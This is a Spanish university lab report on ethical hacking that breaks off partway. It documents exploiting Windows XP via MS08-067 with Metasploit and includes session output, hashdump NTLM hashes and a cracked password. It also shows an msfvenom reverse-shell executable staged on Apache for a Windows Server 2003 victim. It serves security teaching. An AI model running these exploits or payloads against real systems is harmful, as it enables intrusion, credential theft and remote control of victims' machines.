Informe de hacking Ético del Módulo Meterpreter en Windows XP, Windows Server 2003 y Ubuntu, Utilizando a Kali Linux como Maquina Atacante.

Universidad Tecnológica del Chocó Diego Luis Córdoba

Estudiantes:

Franklin Mosquera Blandón

Profesor:

ING Rafael Sandoval Morales

Asignatura:

Seguridad y Auditoria en Redes

Facultad de Ingeniería

Programa:

Ingeniería de Telecomunicación e Informática

Fecha:

9 de Septiembre del 2025

Tabla de Contenido

Tabla de Ilustraciones

1 Introducción

En el presente informe se documenta la realización de prácticas de hacking ético utilizando Kali Linux como sistema atacante y diferentes sistemas operativos como víctimas, entre ellos Windows XP, Windows Server 2003 y Ubuntu Desktop. El objetivo principal de este trabajo fue poner en práctica técnicas de escaneo y explotación de vulnerabilidades a través del módulo Meterpreter de Metasploit Framework.

Se emplearon herramientas como Nmap para la detección de servicios y puertos abiertos, así como msfvenom para la creación de payloads que permitieron establecer conexiones reversas hacia el atacante. Durante el proceso se analizaron vulnerabilidades clásicas de sistemas obsoletos, con el fin de comprender cómo los atacantes pueden aprovechar servicios inseguros y por qué es fundamental mantener los sistemas actualizados.

2 Objetivos

2.1 Objetivo General

Realizar prácticas de hacking ético mediante el uso de **Kali Linux** y el módulo **Meterpreter**, con el fin de identificar y explotar vulnerabilidades presentes en sistemas operativos antiguos como **Windows XP, Windows Server 2003** y **Ubuntu Desktop**, evaluando los resultados obtenidos.

2.2 Objetivo Específico

1) Utilizar Nmap para identificar los puertos abiertos y servicios activos en las máquinas víctimas.
2) Configurar y ejecutar exploits de Metasploit Framework enfocados en vulnerabilidades conocidas de Windows y Linux.
3) Aplicar payloads creados con msfvenom para establecer sesiones Meterpreter.
4) Documentar los comandos utilizados en cada ataque y los resultados obtenidos.
5) Analizar las diferencias entre las explotaciones realizadas en sistemas Windows y Linux.

3 Capítulo 1 Hacking Ético desde Kali Linux hacia Windows XP y Windows Server 2003 utilizando el módulo Meterpreter.

En este primer capitulo se muestran los pasos que se deben seguir para realizar un haking a Windows XP atreves de modulo Meterpreter. La herramienta que se utilizaran para realizar estos procesos son nmap y la consola de Metasploitable.

El primer hacking que se muestra es el de Windows XP.

3.1 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter.

A continuación, se muestran los pasos para realizar este hacking. Primero se escaneo la dirección IP de Kali Linux para observar los puertos vulnerables de Windows XP, con el comando nmap -sV y la dirección IP de Kali Lunux.




Ilustración 1 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 1

Este escaneo muestra la direccion IP , los puertos vulnerables y el nombre de la maquina victima, como se ve en la siguiente imagen.




Ilustración 2 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 2

Segundo paso, se ingreso al entorno o la consola de Metasploitanle con el comando msfconsole




Ilustración 3 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 3

Tercer paso, se busco los modulos disponibles de meterpreter con el comando search netapi.




Ilustración 4 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 4

Cuerto paso, se uso el metodo que suguiere explotar Metasploitable.




Ilustración 5 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 5

Quinto paso, se selecciona este comdulo con el comando use y el nombre del modulo.




Ilustración 6 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 6

Con el comando options se observaron los opciones que se deben configurar para explotar el modulo.




Ilustración 7 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 7

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.6     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Ilustración 8 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 8

Sexto paso, se registro la direccion IP de la maquina victina con el comando set RHOST y la direccion IP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.10.7
rhost ⇒ 192.168.10.7
```

Ilustración 9 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 9

Una vez mas se utulizo el comando options para observar que el registro de la IP de la maquina victima se haya guradado corecctamente.

```
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.7     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Ilustración 10 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 10

Septimo paso, se ejecuto el exploit con el comando run.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] 192.168.10.7:445 - Automatically detecting the target...
[*] 192.168.10.7:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.168.10.7:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.168.10.7:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.10.7
[*] Meterpreter session 5 opened (192.168.10.6:4444 → 192.168.10.7:1124) at 2025-09-01 20:47:02 -0500

meterpreter >
```

Ilustración 11 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 11

Una vez dentro de meterpreter, se ejecuto el comando sysinfo para conocer todo la infromacion de la maquina victima.

```
meterpreter > sysinfo
Computer        : WAY
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : es_ES
Domain          : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Ilustración 12 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 12

Despues, se ejecuto el comando getudi y getsystem para escalar privilegios dentro del sistema.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

Ilustración 13 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 13

Ademas, con el comando hashdump se conocieron los usuarios que tenia esta maquina, pero como se ve en la siguiente las contraseñas de todos los usuarios estaban encriptadas.

```
meterpreter > hashdump
Administrador:500:34a6542eb962fe9f7584248b8d2c9f9e:7507356c6400cbad5adceef22232afb7:::
Asistente de ayuda:1000:d8a7b8f43a23efa2b2baa7cda9a21891:5557a672ebebb217a3e15f4ff0966bc2:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6d95e45cc4de7d296127e2142a488bbc:::
wayner_antonio_moya_:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Ilustración 14 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 14

Para desencriptar las contraseñas se utilizo un sofware y este mostro efectivamente las contraseñas de algunos usarios que tenia la maquina victima.

Hash	Type	Result
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
d3d840ab6a6f9a009f00ee686e36808d	NTLM	franklin
d3d840ab6a6f9a009f00ee686e36808d	NTLM	franklin

Ilustración 15 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 15

Con el comando ps, se listaron todos los procesos que estsban siendo ejecutados en la maquina victima.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x86   0        NT AUTHORITY\SYSTEM
 356   4     smss.exe            x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 412   648   alg.exe             x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\System32\alg.exe
 460   1428  ctfmon.exe          x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\ctfmon.exe
 580   356   csrss.exe           x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 604   356   winlogon.exe        x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 648   604   services.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 660   604   lsass.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 748   1428  mmc.exe             x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\mmc.exe
 816   648   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 896   648   svchost.exe         x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 972   988   wscntfy.exe         x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\wscntfy.exe
 988   648   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1036  648   svchost.exe         x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 1076  648   svchost.exe         x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
 1108  1428  cmd.exe             x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\cmd.exe
 1224  988   cmd.exe             x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cmd.exe
 1428  1380  explorer.exe        x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\Explorer.EXE
 1528  648   spoolsv.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1704  988   wuauclt.exe         x86   0        WAY\wayner_antonio_moya_      C:\WINDOWS\system32\wuauclt.exe
```

Ilustración 16 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 16

Con el comando ipconfig, se pudo observar la direccion IP actual de la maquina victima.

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Adaptador de servidor PRO/1000 T de Intel(R)  - Minipuerto del administrador de paquetes
Hardware MAC : 08:00:27:2e:c9:8d
MTU          : 1500
IPv4 Address : 192.168.10.7
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Ilustración 17 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 17

Con el comando shell se ingreso como tal al sistema interno de la maquina que estsba siendo atacada.

```
meterpreter > shell
Process 584 created.
Channel 1 created.
Microsoft Windows XP [Versi♦n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Ilustración 18 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 18

Despues, ejecutando cd .. dos veces, se ubico en la raiz del sistema victima.

```
C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>
```

Ilustración 19 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 19

Con el comando dir, se listaron todas las carpetas que tenía el sistema.

```
C:\>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\

26/07/2025  09:40    <DIR>          Archivos de programa
26/07/2025  09:34                 0 AUTOEXEC.BAT
26/07/2025  09:34                 0 CONFIG.SYS
26/07/2025  09:40    <DIR>          Documents and Settings
26/07/2025  09:40    <DIR>          WINDOWS
               2 archivos              0 bytes
               3 dirs  19.890.962.432 bytes libres
```

Ilustración 20 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 20

Con el comando cd Doc* se accedió a la carpeta de documentos del sistema y con el comando dir, se listaron las carpetas que tenía la carpeta documento.

```
C:\>cd Doc*
cd Doc*

C:\Documents and Settings>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings

26/07/2025  09:40    <DIR>          .
26/07/2025  09:40    <DIR>          ..
26/07/2025  09:34    <DIR>          All Users
26/07/2025  09:40    <DIR>          wayner_antonio_moya_
               0 archivos              0 bytes
               4 dirs  19.890.962.432 bytes libres

C:\Documents and Settings>
```

Ilustración 21 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 21

Con el comando cd wa*, se accedió a la carpeta de wayner y con el comando dir, se listaron las carpetas que tenia la carpeta wayner.

```
C:\Documents and Settings>cd wa*
cd wa*

C:\Documents and Settings\wayner_antonio_moya_>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings\wayner_antonio_moya_

26/07/2025  09:40    <DIR>          .
26/07/2025  09:40    <DIR>          ..
01/09/2025  15:55    <DIR>          Escritorio
26/07/2025  09:40    <DIR>          Favoritos
26/07/2025  03:23    <DIR>          Men◆ Inicio
26/07/2025  09:40    <DIR>          Mis documentos
               0 archivos              0 bytes
               6 dirs  19.890.962.432 bytes libres

C:\Documents and Settings\wayner_antonio_moya_>
```

Ilustración 22 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 22

Con el comando cd Es*, se accedió a la carpeta escritorio y con el comando dir, se listaron las carpetas que tenía la carpeta escritorio.

```
C:\Documents and Settings\wayner_antonio_moya_>cd Es*
cd Es*

C:\Documents and Settings\wayner_antonio_moya_\Escritorio>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings\wayner_antonio_moya_\Escritorio

01/09/2025  15:55    <DIR>          .
01/09/2025  15:55    <DIR>          ..
01/09/2025  15:55    <DIR>          UTCH-PTIVIL
               0 archivos              0 bytes
               3 dirs  19.890.962.432 bytes libres

C:\Documents and Settings\wayner_antonio_moya_\Escritorio>
```

Ilustración 23 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 23

Y con el comando mkdir, se creó una carpeta llamada LABORATORIO y luego ejecutando dir nuevamente, se listaron las carpetas dentro de la carpeta escritorio y se observa que la carpeta LABORATORIO fue creada correctamente.

```
C:\Documents and Settings\wayner_antonio_moya_\Escritorio>mkdir LABORATORIO
mkdir LABORATORIO

C:\Documents and Settings\wayner_antonio_moya_\Escritorio>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 2490-270F

 Directorio de C:\Documents and Settings\wayner_antonio_moya_\Escritorio

01/09/2025  18:37    <DIR>          .
01/09/2025  18:37    <DIR>          ..
01/09/2025  18:37    <DIR>          LABORATORIO
01/09/2025  15:55    <DIR>          UTCH-PTIVIL
               0 archivos              0 bytes
               4 dirs  19.890.962.432 bytes libres

C:\Documents and Settings\wayner_antonio_moya_\Escritorio>
```

Ilustración 24 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 24

Luego para observar que efectivamente se había hecho el hackeo de Windows XP atreves del módulo Meterpreter, se verifico en el entorno grafico de Windows XP la carpeta LABORATORIO se encontraba allí creada y se puedo concluir que el hacking fue realizado correctamente.




Ilustración 25 Hacking Ético desde Kali Linux hacia Windows XP utilizando el módulo Meterpreter – paso 25

El segundo hacking que se muestra es el de Windows Server 2003. Pero este hacking no se hizo como se realizo en Windows XP directamente con Meterpreter. En este hacking se creo un archivo.exe o ejecutable en Kali Linux y se envió a Windows Server 2003 y una vez se ejecutó el archivo.exe automáticamente se le dio acceso a Meterpreter a la máquina atacante o a Kali Linux.

3.2 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter.

A continuación, se muestran los pasos para realizar este hacking. Primero se escaneo la dirección IP de Kali Linux para observar los puertos vulnerables de Windows Server 2003, con el comando nmap -sV y la dirección IP de Kali Lunux.

Ilustración 26 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 1

Este escaneo muestra la direccion IP , los puertos vulnerables y el nombre de la maquina victima, como se ve en la siguiente imagen.




Ilustración 27 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 2

Segundo de ingreso al super usuario de Kali con el comando sudo su, como muestra en la siguiente imagen.




Ilustración 28 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 3

En el tercer paso se creo una carpeta dentro de Kali llamado LABORATORIO-02 con el comando mkdir y el nombre de la carpeta.




Ilustración 29 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 4

En el cuarto paso, se creo el archivo de ejecución dentro de la carpeta LABORATORIO con el comando msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.6 LPORT=2008 -f exe > /home/franklin/LABORATORIO-02/laboratorio-02.exe, donde laboratorio-02.exe es el nombre del archivo.

```
┌──(root㉿franklin)-[/home/franklin/LABORATORIO-02]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.6 LPORT=2008 -f exe > /home/franklin/LABORATORIO-02/laboratorio-02.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿franklin)-[/home/franklin/LABORATORIO-02]
└─#
```

Ilustración 30 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 5

Una vez creado el archivo con el comando ls, se observo que el archivo allá sido creado correctamente.

```
┌──(root㉿franklin)-[/home/franklin/LABORATORIO-02]
└─# ls
laboratorio-02.exe
```

Ilustración 31 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 6

En el quinto paso, se activo el servicio de apache2 de Kali Linux con el comando service apache2 start.

```
┌──(root㉿franklin)-[/home/franklin/LABORATORIO-02]
└─# service apache2 start
```

Ilustración 32 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 7

Con el comando service apache2 status, se observo el estado del servicio apache2.

```
┌──(root㉿franklin)-[/home/franklin/LABORATORIO-02]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Mon 2025-09-01 16:13:52 -05; 5h 31min ago
 Invocation: d19560a303364c79ae2e1ddd560e80d6
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 44031 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 44047 (apache2)
      Tasks: 8 (limit: 4546)
     Memory: 23.2M (peak: 23.5M)
        CPU: 2.199s
     CGroup: /system.slice/apache2.service
             ├─44047 /usr/sbin/apache2 -k start
             ├─44055 /usr/sbin/apache2 -k start
             ├─44056 /usr/sbin/apache2 -k start
             ├─44057 /usr/sbin/apache2 -k start
             ├─44061 /usr/sbin/apache2 -k start
             ├─44062 /usr/sbin/apache2 -k start
             ├─44632 /usr/sbin/apache2 -k start
             └─137847 /usr/sbin/apache2 -k start

sep 01 16:13:52 franklin systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 01 16:13:52 franklin systemd[1]: Started apache2.service - The Apache HTTP Server.

┌──(root㉿franklin)-[/home/franklin/LABORATORIO-02]
└─#
```

Ilustración 33 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 8

En el sexto paso, se accedió a la ruta /var/www/html con el comando cd y la ruta antes mencionada. Y con el comando chmod 777 y esta misma ruta, se le concedieron los permisos para poder modificar archivos de este ruta.




Ilustración 34 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 9

Con el comando sudo mv, se cambio el nombre del index2.hmtl a index3.html, para que cuando se ingresara al http de Kali Linux no mostrara el index.html por defecto, si no que se pudiera elegir cual archivo ejecutar.




Ilustración 35 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 10

Y una vez que se realizo el proceso anterior se accedió al http de Kali Linux por medio de la dirección IP y este mostro los archivos que se puedian ejecutar allí dentro.




Ilustración 36 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 12

Luego de realizar ese proceso anterior. Se accedió a la carpeta LABORATORIO-02.




Ilustración 37 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 13

Y para pasar el archivo creado en la carpeta LABORATORIO-02 a la ruta /var/www/html, se utilizo el comando cp el nombre del archivo y la ruta especificada.




Ilustración 38 Hacking Ético desde Kali Linux hacia Windows Server 2003 utilizando el módulo Meterpreter - paso 14

Para verificar que se pasó el archivo correctamente, se accedió nuevamente a la ruta /var/www/html con el comando cd y después el comando ls se listaron los archivos que habían dentro de la ruta y entre eso estaba el archivo creado en la carpeta LABORATORIO-02

